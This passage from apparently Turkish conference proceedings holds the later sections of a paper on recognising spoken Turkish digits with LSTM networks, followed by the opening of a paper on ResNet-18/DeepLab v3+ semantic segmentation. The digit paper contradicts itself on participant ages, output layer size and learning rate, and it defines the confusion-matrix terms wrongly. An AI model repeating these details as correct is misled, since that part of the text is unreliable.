
2. Veri Seti

Bu çalışmanın veri seti için yaşları 14-16 arası değişen sesleri birbirinden farklı 25 erkek öğrenci seçildi. Ses kayıtlarının alınması için hafta içi çarşamba ve hafta sonu cumartesi olmak üzere iki farklı gün belirlendi. Bu farklı günlerin belirlenmesinde hafta içi bu kişilerin sabah erken saatte kalkmak zorunda olup gün içinde yoğun bir şekilde hareketli olmaları, hafta sonu ise geç uyanmaları ve hafta içine nazaran daha az hareketli olmaları dikkate alınarak belirlendi. Belirlenen bu günlerde sabah saatlerinde ve öğleden sonra olmak üzere iki farklı zaman

diliminde ses kayıtları alındı. Bu şekilde aynı kişiden hem sabah hem de öğleden sonra farklı tonlarda ses kaydı alınarak daha fazla çeşitlilik oluşturulmaya çalışıldı. Dış gürültüyü bir nebze de olsa engelleme özelliği olan bir mikrofon kullanılarak cep telefonu aracılığıyla her bir kişiden temiz 10 tane ses kaydı alındı. Her kayıt için aynı mikrofon, aynı cep telefonu ve aynı kayıt yazılımı kullanıldı. Cep telefonu aracılığıyla alınan ses kayıtları bilgisayara aktarıldı. Bu kayıtlar öncelikle bir bilgisayar programı vasıtasıyla gürültü temizleme işleminden geçirildi. Bu şekilde kayıt esnasında istemsizde olsa oluşmuş olan gürültüler temizlendi. Daha sonra başka bir bilgisayar programı ile kayıt içinde 0'dan 9'a kadar olan rakam sözcüklerinin başlangıç ve bitiş noktaları hassasiyetle belirlenip tek tek kesildi ve kesilen bu sözcükler ilgili klasörlere aktarıldı. Bu kayıtlar oluşturulurken hepsinin aynı bit oranına sahip olmasına (128 kbps) dikkat edildi. Oluşturulan bu rakam sözcükleri tek tek incelendi. Her bir alt klasörde 250 tane toplamda 2500 tane temiz rakam sözcüğü elde edildi. Alınan kayıtlara ait örnek işaretler Şekil 1 ve Şekil 2'de verilmiştir.



Şekil 1. Sırayla 0-4 arasındaki dijitlere ait ses bilgileri




Şekil 2. Sırayla 5-9 arasındaki dijitlere ait ses bilgileri

3. Metot

3.1. Uzun Kısa Süreli Bellek (UKSB)

UKSB, uzun ve kısa süreli belleğe sahip bir tekrarlayan yapay sinir ağıdır ve sıralı verilerle ilgili çeşitli problemlerin çözümünde yaygın bir şekilde kullanılan etkili bir model haline gelmiştir (Yin ve ark., 2021). UKSB, eğitilebilir bellek hücreleri olan basit nöronlar yerine UKSB hücrelerini kullanan özel bir RNN türüdür (Londhe ve Atulkar, 2021). UKSB'in en büyük avantajı, bilgi akışını düzenleyebilen kapılar adı verilen dahili mekanizmalara sahip olmasıdır. Bu kapılar, tahmin yapmak için sıralı verilerdeki ilgili bilgileri öğrenebilme kabiliyetlerine sahiptir (Hu ve ark., 2020).

UKSB hücresinin iç yapısı Şekil 3'te gösterilmektedir. UKSB hücresi t zamanındaki ara çıkışı belirten long term (Ct) hücre durumu ve short term (ht) hücre durumu şeklinde iki durum içermektedir. Ayrıca UKSB hücrelerinde, giriş, çıkış ve unutma şeklinde eğitilebilir 3 kapı bulunmaktadır (Chen ve ark., 2020). Bu kapılar, hücrenin içine ve dışına bilgi akışını düzenleyerek bilgi ekleme veya çıkarma yeteneğine sahiptir ve bu nedenle hücre, belirli zaman aralıklarında değerleri hatırlar (Hu ve ark., 2020). Kapılar, hücre durumunda hangi bilgilere izin verileceğine karar veren farklı sinir ağlarıdır, ayrıca kapılar eğitim sırasında hangi bilgilerin saklanması veya unutulması gerektiğini öğrenirler (Dasan ve ark., 2021).



Şekil 3. UKSB hücresi (Kusuma ve ark., 2022)

Hücre durumu, göreceli bilgileri aktaran bir ulaşım otoyolu görevi görür ve taşınan bilgiler kapılar tarafından dikkatlice düzenlenir. Kapılar, hücre durumunda hangi bilgilere izin verildiğine karar veren farklı sinir ağlarıdır. Ayrıca kapılar eğitim sırasında hangi bilgilerin saklanması veya unutulmasını öğrenmektedir.

Bellek bloğu yapısındaki unutma geçidi, basit bir tek katmanlı sinir ağı tarafından kontrol edilir. Bu kapının aktivasyonu aşağıdaki eşitlik ile hesaplanır.

$$f_t = \sigma(W[x_t, h_{t-1}, C_{t-1}] + b_f) \quad 1$$

Burada x_t sıralı giriş verisini, h_{t-1} önceki UKSB bloğun çıktısı, C_{t-1} önceki UKSB blok hafızasını belirtir. b_f bias vektörünü, W her girdi için ağırlık vektörlerini ve σ aktivasyon fonksiyonu belirtir. En sık kullanılan aktivasyon fonksiyonları tanh ve sigmoid'tir. Sigmoid aktivasyon fonksiyonuna ait eşitlik aşağıda verilmiştir.

$$\sigma(x) = \frac{1}{1+e^{-x}} \quad 2$$

Giriş kapısı, yeni hafızanın tanh aktivasyon fonksiyonu ve önceki hafıza bloğun etkisi ile bir sinir ağı tarafından oluşturulduğu bir bölümdür. Bu işlemler aşağıdaki eşitlikler ile gerçekleştirilmektedir.

$$i_t = \sigma(W[x_t, h_{t-1}, C_{t-1}] + b_i) \quad 3$$

$$C_t = f_t * C_{t-1} + i_t * \tanh([x_t, h_{t-1}, C_{t-1}]) + b_c \quad 4$$

Çıkış kapısı ise mevcut UKSB bloğunun çıktısının üretildiği bölümdür. Bu çıktılar aşağıdaki eşitlikler kullanılarak hesaplanır.

$$o_t = \sigma(W[x_t, h_{t-1}, C_t] + b_o) \quad 5$$

$$h_t = o_t * \tanh(C_t)$$

6

UKSB birimleri arasındaki bağlantılar, verinin sıra ile işlenmesine izin verir. Bu durum UKSB için zaman kavramını anlamasına ve sunulan verilerdeki zamansal dinamikleri anlamasına olanak tanıyan bir dahili geri bildirim durumu yaratır. Bellek hücrelerindeki sürekli hata geri yayılım, UKSB'in zaman bilgisi işlemeye benzer problemler için uzun süreli gecikmeleri anlamasını sağlar. UKSB ağı, zaman serilerindeki önemli olaylar arasında bilinmeyen bir sürenin olası gecikmesi nedeniyle veri sınıflandırması, işlenmesi ve zaman serilerinin tahmini için çok uygun bir model olmaktadır. Bi-UKSB, her zaman damgasında iki ayrı gizli katmanda verilerin hem ileri hem de geri yönlerde UKSB hücrelerini kullanan çift yönlü bir RNN'dir. Bilgi kaynağı olarak hem önceki hem de gelecekteki verileri kullanarak hem ileri hem de geri gizli dizilerin hesaplanmasına yardımcı olur. Hem önceki hem de sonraki verileri kullanarak hem ileri hem de geri gizli dizilerin hesaplanmasına yardımcı olur (Londhe ve Atulkar,2021).

3.2. Performans Ölçütleri

Ses bilgilerinden dijital tespiti için önerilen yaklaşımın performansını değerlendirmek için karışıklık matrisi kullanılır. Veri setimizdeki gerçek çıkış etiketleri ile modellerin tahmin etiketleri yanlış ve doğru sayılarını tablo olarak göstermektedir.

Tablo 1. Karışıklık matrisi gösterimi

Tahmin	Gerçek		
		Gerçek	Yanlış
	Gerçek	Doğru Pozitif (DP)	Doğru Negatif (DN)
	Yanlış	Yanlış Negatif (FN)	Yanlış Pozitif (YP)

Burada;

DP (Doğru Pozitif): Herhangi bir dijital sınıfa ait etiketlenmiş bir ses dosyasının model tarafından da kendi sınıfı (gerçek) olarak tahmin edilmesidir. Bu durumda doğru sınıflandırma sayısıdır.

DN (Doğru Negatif): Herhangi bir dijital sınıfa ait etiketlenmiş bir ses dosyasının model tarafından farklı bir sınıf olarak tahmin edilmesidir. Bu durumdaki yanlış sınıflandırma sayısıdır.

YP (Yanlış Pozitif): TP olarak kabul edilmiş bir dijital sınıfı dışındaki bir sınıf ile etiketlenmiş ses bilgilerinin model tarafından kendi etiketlenmiş sınıf olarak etiketlenmiş ses dosyalarının sayısını belirtir.

YN (Yanlış Negatif) : TP olarak kabul edilmiş bir dijital sınıfı dışındaki bir sınıf ile etiketlenmiş ses bilgilerinin model tarafından farklı bir sınıf olarak etiketlenmiş ses dosyalarının sayısını belirtir.

Ses bilgisinden dijital tespiti için önerilen yaklaşımın performansını değerlendirmek için aşağıdaki dört ölçüt kullanılmıştır.

$$Başarı = \frac{DP+DN}{DP+DN+YN+YP} \quad 7$$

$$Kesinlik = \frac{DP}{DP+YP} \quad 8$$

$$Hatırlatma = \frac{DP}{DP+YN} \quad 9$$

$$F - \text{Ölçütü} = 2 * \frac{Kesinlik * Hatırlatma}{Kesinlik + Hatırlatma} \quad 10$$

4. Sonuçlar

Bu çalışmada ses sinyalleri kullanılarak rakam sınıflandırma işlemi gerçekleştirilmiştir. Sınıflandırma işlemi için UKSB modeli kullanılmıştır. UKSB modelinden önce ses sinyallerine kesikli dalgacık dönüşümü uygulanmıştır. 0,22 saniyelik zaman dilimleri ölçeği uygulanan dalgacık dönüşümünden sonra elde edilen zaman saçılma ortalama öznitelik vektörleri kullanılmıştır. Dalgacık dönüşümü saçılma öznitelik vektörü sıralı olduğundan UKSB modeli için uygun girişler oluşturmaktadır. UKSB, uzun ve kısa süreli belleğe sahip bir tekrarlayan yapay sinir ağıdır. Özellikle sıralı tek boyutlu verilerle ilgili çeşitli problemlerin çözümünde yaygın bir şekilde kullanılan etkili bir modeldir. UKSB, klasik ağların kullandığı eğitilebilir nöronlardan farklı kendi nöronlarını kullanan özel bir tekrarlayan sinir ağı modelidir. UKSB'nin en büyük avantajı, bilgi akışını düzenleyebilen kapılar adı verilen dahili mekanizmalara sahip olmasıdır. Bu kapılar, tahmin yapmak için sıralı verilerdeki ilgili bilgileri öğrenebilme kabiliyetlerine sahiptir.

Çalışmada kullanılan veri seti 15-17 yaşları arasında 25 kadar öğrenciden toplanmıştır. Veri seti 2500 kayıttan oluşmaktadır.

Kullanılan UKSB modelin mimarisi ve özellikleri aşağıdaki tabloda verilmiştir.

Tablo 2: UKSB model yapısı ve hiper parametre değerleri

UKSB Model	
Parametre	Değer
Katmanlar	SequenceInput lstm (128) bi-lstm(128) fullyConnected SoftMax Classification
Giriş Sayısı	1/sinyal uzunluğu
Gizli Katman Boyutu	128
Çıkış Katman Boyutu	3
Batch Boyutu	27
Optimizer	Adam
Öğrenme Oranı	0.001
Öğrenme Oranı gecikme Faktörü	0.5

UKSB modellerin farklı mimarileri tasarlanabilir. Bu çalışmada kullanılan UKSB modeli giriş, lstm, bi-lstm, FC, Softmax ve Classification katmanlarından oluşmaktadır. Batch size (27), her iterasyonda kullanılacak eğitim verilerinden seçilen alt kümenin boyutunu belirtir. Maksimum Epoch sayısı, eğitim süreci için kullanılan epoch sayısını belirtir. Bir epoch, tüm veri kümesinin eğitim algoritmasına gösterilme sürecidir. Epoch sayısının seçimi önemlidir çünkü epoch sayısını azaltmak örneklerden öğrenmeme yol açarken, epoch sayısını arttırmak ise aşırı öğrenmeye (ezberlemeye) neden olabilir. Bu parametreler, en yüksek doğruluğu elde etmek için optimize edilmiştir. Bu çalışmada, en iyi sınıflandırma sonuçlarının elde edilmesi için en uygun değerlerin batch boyutu 27 ve öğrenme oranı 0.0001 olarak seçilmiştir. Maksimum epoch sayısı eğitim-test setlerine göre değişiklik göstermiştir.

Rakam sınıflandırma işlemleri farklı eğitim-test oranlarına göre gerçekleştirilmiştir. Elde edilen sonuçlar Tablo 3’te verilmiştir.

Tablo 3: Başarı Sonuçları

Veri Seti Eğitim-Test	Başarı	Kesinlik	Hatırlatma	F-Ölçütü
%50-50 Oranı	0.7741	0.7802	0.7737	0.7758
%60-40 Oranı	0.7500	0.7627	0.7499	0.7530
%70-30 Oranı	0.7280	0.7347	0.7282	0.7295
%80-20 Oranı	0.6757	0.6870	0.6758	0.6787

Tablo 3’e bakıldığında en yüksek başarı oranı %77.41 ile %50-50 eğitim-test oranı için elde edilmiştir. Test örnek sayısı düştükçe başarının düştüğü görülmektedir.

%50-50 Eğitim-test veri seti için karışıklık matrisi Şekil 4.1’de verilmiştir. Ayrıca bu ağıta ait performans grafiği Şekil 4.2’de gösterilmiştir. Şekil 4.2 UKSB ağına her iterasyondaki başarı ve kayıp değerlerini göstermektedir.

Şekil 4'e bakıldığında en yüksek başarı 6(altı) rakamı için elde edilmiştir. 6(altı) rakamının sınıflandırma başarısı %97.6 olarak gözlenmiştir. Sonrasında en yüksek başarı %84 olarak 7(yedi) rakamı için elde edilmiştir. En düşük başarı %59.5 olarak 1(bir) rakamı için gözlenmiştir. Bir (1) rakamına ait kayıtların önemli bir kısmı 5(beş) sesine benzetilmiştir. Sırası ile tüm rakamlar için elde edilen başarı oranları Tablo 4'te verilmiştir.

Tablo 4. Her sınıf için başarı oranları

Rakam	Başarı (%)
0 (Sıfır)	81.5
1 (bir)	59.5
2 (iki)	71.0
3 (Üç)	74.8
4 (Dört)	76.1
5 (Beş)	65.9
6 (Altı)	97.6
7 (Yedi)	84.0
8 (Sekiz)	79.7
9 (Dokuz)	78.6

5. Tartışma

Otomatik konuşma tanıma sistemi konuşma sinyali biçimindeki insan sesi konuşma verilerini tanımlayıp bu verilere insan müdahalesi olmadan bilgisayar sistemlerinde yaygın olarak kullanılan bazı algoritmalar kullanılarak otomatik olarak tanımlamayı ifade eder. Rakam tanıma ise ses işaretlerinden söylenen rakamın bilgisayar tarafından tanınması işlemidir. Günümüz teknolojisinde sözlü rakam tanıma sistemi birçok çalışmada bulunmaktadır. Bu çalışmada Türkçe ses işaretlerinden rakam tanıma işlemi derin öğrenme metotlarından UKSB ile gerçekleştirilmiştir. Kedi tarafımızca oluşturulmuş bir Türkçe Veri seti üzerinde yapılan denemelerde %77.41 başarı gözlenmiştir. Hem veri setinin özgün olması hem son yıllarda yoğun bir şekilde kullanılan derin öğrenme metotlarının kullanılması bu çalışmanın özgün tarafını oluşturmaktadır.

Sonraki çalışmalarda veri setimizi artırarak Türkçe dijitlere ait sinyalleri GRU, 1D-CNN gibi tek boyutlu sinyallerinin sınıflandırılmasında kullanılan derin öğrenme metotları kullanılacaktır. Bunun yanında ses sinyalleri skologram gibi görüntülere çevirerek CNN temelli metotlar ile sınıflandırma işlemi gerçekleştirilecektir.

Kaynakça

- [1] Chandio, A., Shen, Y., Bendeache, M., Inayat, I., & Kumar, T. (2021). AUDD: audio Urdu digits dataset for automatic audio Urdu digit recognition. *Applied Sciences*, 11(19), 8842.
- [2] Dasan, E., & Panneerselvam, I. (2021). A novel dimensionality reduction approach for ECG signal via convolutional denoising autoencoder with LSTM. *Biomedical Signal Processing and Control*, 63, 102225.

- [3] Hu, X., Yuan, S., Xu, F., Leng, Y., Yuan, K., & Yuan, Q. (2020). Scalp EEG classification using deep Bi-LSTM network for seizure detection. *Computers in Biology and Medicine*, 124, 103919.
- [4] Jalalvand, A., Triefenbach, F., Demuynck, K., & Martens, J. P. (2015). Robust continuous digit recognition using reservoir computing. *Computer Speech & Language*, 30(1), 135-158.
- [5] Kusuma, S., & Jothi, K. R. (2022). ECG signals-based automated diagnosis of congestive heart failure using Deep CNN and LSTM architecture. *Biocybernetics and Biomedical Engineering*, 42(1), 247-257.
- [6] Londhe, A. N., & Atulkar, M. (2021). Semantic segmentation of ECG waves using hybrid channel-mix convolutional and bidirectional LSTM. *Biomedical Signal Processing and Control*, 63, 102162.
- [7] Sharan, R. V. (2020, December). Spoken digit recognition using wavelet scalogram and convolutional neural networks. In *2020 IEEE Recent Advances in Intelligent Computational Systems (RAICS)* (pp. 101-105). IEEE.
- [8] Sharmin, R., Rahut, S. K., & Huq, M. R. (2020). Bengali spoken digit classification: A deep learning approach using convolutional neural network. *Procedia Computer Science*, 171, 1381-1388.
- [9] Zada, B., & Ullah, R. (2020). Pashto isolated digits recognition using deep convolutional neural network. *Heliyon*, 6(2), e03372

RESNET-18 TRANSFER DERİN ÖĞRENME İLE ANLAMSAL BÖLÜTLEME

Emre ARICA^{*1}, Yılmaz KAYA²

¹Batman Üniversitesi, Mühendislik Mimarlık Fakültesi, Elektrik Elektronik Mühendisliği, Batman, TÜRKİYE

²Batman Üniversitesi, Mühendislik Mimarlık Fakültesi, Bilgisayar Mühendisliği, Batman, TÜRKİYE

*Sorumlu Yazar: emre.arica01@gmail.com

Özet: Anlamsal bölütleme işlemi, bir görüntüdeki her pikselin ilgili bir etiket ile ilişkilendirme işlemidir. Anlamsal bölütleme ile görüntüdeki nesnelerin tespiti, yerinin belirlenmesi amaçlar için kullanılabilir. Bilgisayar sistemleri tarafından görüntülerin daha iyi yorumlanması, anlaşılması için anlamsal bölütleme son yıllarda önemli bir konu haline gelmiştir. Son yıllarda derin öğrenme metotları ile görüntülerden nesne tespiti nesnelerin yorumlanmasında yaygın bir şekilde kullanılmaktadır. Bu çalışmada Resnet-18 transfer yöntemini temel alan Deeplab v3+ CNN ağı ile anlamsal bölütleme işlemi gerçekleştirilmiştir. Bunun için Camvid veri seti kullanılmıştır. 701 yüksek çözünürlüklü görüntüden oluşan veri setindeki görüntülere piksel bazlı semantik bölütleme manuel olarak uygulanmıştır. Öncelikli olarak bölütleme işlemi Gretag–Macbeth renk şemasına göre gerçekleştirilmiştir. Daha sonra Deeplab v3+ gerçek görüntüler piksel görüntüler ile eşleştirilerek eğitim işlemi gerçekleştirilmiştir. Modeli test etmek için farklı görüntüler kullanılmıştır. Gözlenen Jaccard, Sørensen-Dice ve BF Skoru metriklerine göre yüksek başarılar gözlenmiştir.

Anahtar Kelimeler: Anlamsal Bölütleme, Derin Öğrenme, Resnet

Secondary Segmentation With Resnet-18 Transfer Deep Learning

Emre ARICA^{*1}, Yılmaz KAYA²

¹ Batman University, Faculty Of Engineering And Architecture, Department of Electrical and Electronics Engineering, Batman, TURKEY

²Batman University, Faculty of Engineering And Architecture, Department of Computer Engineering, Batman, TURKEY

*Corresponding author: emre.arica01@gmail.com

Abstract: Semantic segmentation is the process of associating each pixel in an image with a corresponding label. Semantic segmentation can be used to detect and locate objects in the image. Semantic segmentation has become an important issue in recent years for better interpretation and understanding of images by computer systems. In recent years, object detection from images with deep learning methods has been widely used in the interpretation of objects. In this study, semantic segmentation was performed with the Deeplab v3+ CNN network based on the Resnet-18 transfer method. For this, the Camvid dataset was used. Pixel-based semantic segmentation was applied manually to the images in the dataset consisting of 701 high-resolution images. Primarily, the segmentation process was performed according to the Gretag–Macbeth color scheme. Then, Deeplab v3+ real images were matched with pixel images and the training process was carried out. Different images were used to test the model. High successes were observed according to the observed Jaccard, Sørensen-Dice and BF Score metrics.

Keywords: Semantic segmentation, Deep learning, Resnet

1. Giriş

Teknolojinin hızlı gelişimi ile farklı buluş, araç, aygıt, sistem, yöntem ve teknikler insan hayatında yer edinmekte, gündelik yaşamın bütünüleyicisi olmaktadır. Birkaç yıl öncesinde sadece bilim kurgu filmlerinde görülen teknolojik araç, aygıt ve sistemler günümüzde insan hayatında yadsınamaz bir öneme sahip hale gelmiştir. Taşınamaz teknolojilerle başlayan gelişim süreci, taşınabilir teknolojiler, internet, sosyal medya, giyilebilir teknolojiler, gerçeklik teknolojiler, yapay zekâ, blockchain, nano teknoloji, nesnelerin interneti ve metaverse ile günümüz insanının hayatını dönüştüren bir yapıya erişmiştir. Hızlı gelişimi ve insan hayatına etkisi itibarıyla teknolojik araç ve sistemlerin araştırmalara konu olmasına sebebiyet vermiştir. Yapay zekâ ve derin öğrenme bilgisayar bilimlerinde popüler araştırma alanları içerisinde yer alan konuları araştırma ve incelemeler günden güne gelişim gösterdiği teknolojik gelişmelerdendir.

Yapay zekâ, gündelik yaşantımızın önemli bir kısmında yer alırken, birçok probleme etkili çözümler üretmektedir. Görüntü, metin, ses gibi farklı türde verileri anlamlandırıp işleyen yapay zekâ teknolojisi uygulamada başarılı sonuçlar vermiştir. Yapay zekâ teknolojisi gelişiminin ilk sürecinde problemleri karmaşık matematiksel işlemlerle ve matematiksel formüllerle çözülebilmek işlevine sahipken, günümüzde problemlerin çözümünü birbiri üzerine kurulu çok sayıda katmandan oluşan, eğitimle elde edilen deneyim vasıtası ile gerçekleştirmektedir. Söz konusu yöntemlere derin öğrenme yöntemi olarak da açıklanabilmektedir. Makine öğrenmesinin bir türü olarak açıklanan derin öğrenme, dünyadaki kavramlar hiyerarşisi ve deneyimler sayesinde elde edilmektedir. Derin öğrenme yöntemi, makine öğrenmesi sınıflarından biri olup, yapay sinir ağlarının daha çok gizli katman ve nöronlardan meydana gelen halleri ifade etmektedir. Derin öğrenme yöntemlerinin öğrenme tarzı genellikle temsili öğrenme biçimindedir. Temsili öğrenme kavramından kasıt, verinin işlenmesi ile derlenen bilgilerin bir kısmının veriyi kendisinden daha iyi temsil edebilmesidir. Klasik makine öğrenmesi yöntemlerine göre daha karmaşık yapıda olan derin öğrenmede (katman sayısı, parametre yoğunluğu, işlem yükü gibi), her bir katman farklı bir öznelilik kümesine karşılık gelmektedir. Bu sayede derin öğrenme modeli işlediği verilerden nispeten daha doğru çıkarımlarda bulunarak daha başarılı sonuçlar üretebilmesine imkân tanımaktadır.

Derin öğrenme yöntemi bir takım avantaj ve dezavantajları barındırmaktadır. Derin öğrenme tekniklerinin çeşitli üst düzey bilgisayarlı görme görevlerindeki ciddi başarısı özellikle görüntü sınıflandırma veya nesne algılama için Evrişimli Sinir Ağları (CNN'ler) gibi denetimli yaklaşımlar, derin öğrenmenin çıktılarını geliştirmektedir. Derin öğrenmenin başlıca dezavantajı yöntemin öğrenilmesinde gereken eğitimin barındırdığı yüksek miktarda görüntü ve işlem karmaşıklığıdır. Son zamanlarda oldukça gelişen Grafik İşleme Birimleri (Graphic Processing Unit, GPU) büyük miktardaki veriyi işlemciye oranla çok daha hızlı bir şekilde işleyebilmektedir. Bu durum gerek anlık olarak elde edilen gerekse depolama biriminde bulunan verilerin hızlı bir şekilde işlenip sonuç çıkarılmasına olanak sağlamaktadır. Derin öğrenmedeki son gelişmeler, özellikle derin Evrişimli Sinir Ağları (CNN'ler), önceki anlamsal segmentasyon sistemlerine göre önemli gelişmelere yol açmıştır.

Evrişimli derin öğrenme modellerinde eğitim işlemi için büyük veri kümelerine ihtiyaç duyulmaktadır. Buna karşın bu konuda birtakım problemlerin olduğu da gerçektir. Bir nesne sınıflandırma probleminde ihtiyaç duyulan veri miktarının toplanması çoğu zaman mümkün değildir. Bu noktada zaman, para ve donanım en belirgin kısıtlayıcılar olmaktadır. Örneğin birçok biyomedikal görüntünün cep telefonunun kamerası ile toplanması mümkün değil.

Görüntüler toplansa bile etiketlenmesi sürecinde sıradan bir göz yeterli olmayacağı, ilgili görüntü konusunda tecrübe sahibi uzmanlara ihtiyaç duyulacağı açıktır. Bir diğer kritik nokta da klasik evrişimli sinir ağlarında görüntünün geneli hakkında sınıf etiketleri üzerinden bir eğitimin gerçekleştirilmesidir. Bazı problemlerin piksel temelli yaklaşımlar ile konumlama bilgisi gerektirmesi, biyomedikal veya savunma gibi hassas yaklaşımlar gerektiren alanlarda her bir pikselin sınıf bilgisine ihtiyaç duyulur, süreci güç kılmaktadır. Bölütleme güç olmakla beraber uygulamada farklı modellerle karşımıza çıkabilmektedir. Anlamsal Bölütleme de bunlardan biridir.

Anlamsal bölütleme gibi piksel düzeyinde etiketleme sorunları için bu tür ağların yetenekleri onlara geleneksel yöntemlere göre bir avantaj sağlar. Örneğin belirli bir veri kümesinde piksel etiketleme, uçtan uca öğrenme yeteneğidir. Modelin belirli bir senaryo üzerinde çalışmasını sağlamak için alan uzmanlığı, çaba ve genellikle çok fazla ince ayar gerektiren el yapımı özellikleri kullanılmalıdır. Modern derin öğrenme mimarileri tarafından anlamsal bölütlemenin nasıl ele alındığını anlamlandırmak için, bu alanın izole bir alan olmadığını, kaba çıkarımdan ince çıkarsamanın ilerlemede ciddi bir adım olduğunu bilmek önemlidir. Anlamsal bölütlemenin ince çıkarımında amaç; her piksel için etiketler oluşturan tahminler yapmak ve bu sayede her pikselin içinde bulunduğu nesne veya bölgenin sınıfı ile etiketlenmesidir. Buna ek olarak, derin öğrenme yöntemleri ile bilgisayarla görme konusunda oldukça başarılı çalışmalar gerçekleştirildiği görülmektedir.

Gelişmekte olan uygulamalar, doğru ve verimli segmentasyon mekanizmalarına ihtiyaç duyuyor. Bu ihtiyaç, anlamsal bölütleme veya sahne anlama dâhil olmak üzere bilgisayarla görme ile ilgili hemen hemen her alanda uygulama hedefinde derin öğrenme yaklaşımları ile örtüşmektedir. Bu bağlamda anlamsal bölütleme gibi, bilgisayarla görme ve makine öğrenimi konuları araştırmacılar tarafından daha fazla ilgi görmektedir.

Anlamsal bölütleme, bir görüntünün aynı nesne sınıfına ait olan parçalarını bir arada kümeleme görevidir. Örneğin, bir görüntüdeki dağ, ağaç, göl gibi nesneleri ve alan yoğunluğunu belirlemek için anlamsal bölütleme yöntemi kullanılır. Günümüzde anlamsal bölütleme, hareketsiz 2B görüntülere, 3B veya hacimsel verilere uygulanmaktadır. Bu method aranan bir nesnenin sunulan bir görüntüde olup olmadığının tespiti tanınması ve işaretlenmesi, otonom araç uygulamaları, uzaktan algılama, askeri araştırmalar, biyomedikal, robotik, gibi çok sayıda alanda kullanılmaktadır. Başarılı bir anlamsal bölütleme yöntemi ilk olarak doğru bir bölütlemenin şartlarını sağlamalıdır. Bir tür Evrişimli Sinir Ağı Yaklaşımı (Convolutional Neural Networks-CNN) olan U-Net ilk olarak biyomedikal görüntüler üzerinde daha iyi bir bölütleme (segmentasyon) yapma önerisi ile 2015 yılında, Olaf Ronneberger, Phillip Fischer ve Thomas Brox tarafından U-Net: Convolutional Networks for Biomedical Image Segmentation makalesinde ele alınmıştır.

2. Veri Seti

Bu tez çalışmasında CamVid (Cambridge-brifing Labeled Video, Cambridge-sürüş Etiketli Video) görüntü veri seti kullanılmıştır (Brostow ve ark.,2009). Bu veri seti sürüş esnasında kayıt edilen videolardan elde edilmiştir. Veri seti yüksek çözünürlüklü kameralar ile elde edilmiştir. Veri setindeki her görüntünün içeriği daha önce belirlenmiş 32 semantik sınıf ile ilişkilendirilmiştir.

Meta verilerle tamamlanmış, nesne sınıfı anlamsal etiketlere sahip ilk video koleksiyonu olarak belirtilmektedir.

